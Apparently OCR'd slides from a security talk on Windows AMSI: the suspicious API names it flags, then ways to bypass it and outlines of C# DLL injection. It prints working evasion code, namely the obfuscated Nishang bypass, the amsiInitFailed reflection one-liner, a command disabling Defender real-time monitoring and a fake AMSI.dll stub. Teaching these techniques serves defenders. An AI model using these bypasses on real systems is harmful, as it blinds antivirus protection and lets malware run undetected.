
Allows Windows Defender and third party Anti-virus solutions access the script code

Provides:

Memory and Stream scanning

De-obfuscated plain code

Detect C# .NET usage of the PowerShell assembly



AMSI

Anti Malware Scan Interface

SUSPICIOUS METHODS

System.Management.Automation.ScriptBlock.CheckSuspiciousContent

```
GetMethod
GetMethods
GetNestedType
GetNestedTypes
GetProperties
GetProperty
InvokeMember
GetDelegateForFunctionPointer
kernel32
...
```

```
CreateThread
memcpy
LoadLibrary
GetModuleHandle
GetProcAddress
VirtualProtect
FreeLibrary
ReadProcessMemory
CreateRemoteThread
```

ENDGAME.

AMSI BYPASSES

SIGNATURE BYPASS

Windows Defender relies on known variable names to block a malicious script

String obfuscation on the variable name

NISHANG AMSI BYPASS

```
$code = @" Sv  ('R9'+'HYt') ( " )
)93]rahC[]gnirtS[,'UCS'(ecalpeR.)63]rahC[]gnirtS[,'aEm'(ecalpe
R.)')eurt'+'aEm,llun'+'aEm(eulaVt'+'eS'+'.)UCScit'+'atS,ci'+'l
buPnoNUCS'+',U'+'CSdeli'+'aFt'+'inI'+'is'+'maUCS('+'dle'+'iF'+
'teG'+'.'+')'+'UCSslitU'+'is'+'mA.noitamotu'+'A.tn'+'em'+'egan
aM.'+'m'+'e'+'t'+'sySUCS(epy'+'TteG.ylbmessA'+'.]'+'feR['(
(noisserpxE-ekovnI"  );  Invoke-Expression( -Join ( VaRIAbLe
('R9'+'hyT')  -val  )[ - 1..- (( VaRIAbLe  ('R9'+'hyT')  -val
).Length)])"@
```

AMSI BYPASSES

DISABLING AMSI

AMSI provides a command to disable the real-time monitoring for Windows Defender

DLL Load Hijacking to replace ASMI.dll


p0wnshell was trying to load the AMSI.dll in the local executing directory

Place a fake copy of the ASMI.dll in this local directory

Disable AMSI using Set-MpPreference

```
PS C:\> Set-MpPreference -DisableRealtimeMonitoring
$true
```

Fake AMSI.DLL



```
#include <windows.h>

BOOL APIENTRY DllMain(
    HINSTANCE hinstDLL,  // handle to DLL module
    DWORD fdwReason,     // reason for calling function
    LPVOID lpReserved)   // reserved
{

    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, TEXT("Sorry Amsi\nYou're Screwed!"),
            TEXT("Amsi.dll Bypass"), MB_OK);
        break;
```

AMSI BYPASSES

ASSEMBLY FIELD MODIFICATION

Using .NET reflection, a user can modify values within a class.

When the AmsiUtils class is loaded, the class initialization result can be modified to appear as failed by setting it to True.

PowerShell to Disable AMSI by Setting AmsiInitFailed

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils
').GetField('amsiInitFailed','NonPublic,Static').SetValue($nul
l,$true)
```

AMSI Integration code

```
int AMSIIntegration()
{
   HAMSICONTEXT amsiContext;
   HRESULT hres;

   hres = CoInitializeEx(0, COINIT_MULTITHREADED);
   hres = AmsiInitialize(L"Win32Project2", &amsiContext);
   if (FAILED(hres))
   {
      std::cout << "AmsiInitialize fails" << std::endl;
      CoUninitialize();
      return -1; // Program has failed.
   }
```

METHODS AND SOLUTIONS

C# DLL INJECTION

.NET ROOTKITS BINARY MODIFICATION

CLR PROFILING

JIT COMPILER HOOKING

C-BASED METHOD HOOKING

C# DLL INJECTION


To run an injected C# assembly DLL, it must be first wrapped in a C-based wrapper DLL

C# DLL does not have a DllMain()

Determine the version of CLR

Host process will use the environment's .NET version unless forced to an older version

Will need to be a payload compiled for different major version of .NET (2.0,3.5,4.0,4.5, and 4.6).



C# DLL INJECTION

Load mscoree.dll CLR library

Load the C# payload into the host process's C# AppDomain

Using a precompiled C# payload and adding it as an embedded resource in the parent C-based DLL

CoCreateInstance to access the CLR runtime environment of the host process

Grab the AppDomain and load the assembly as a bytearray stored in the resource section

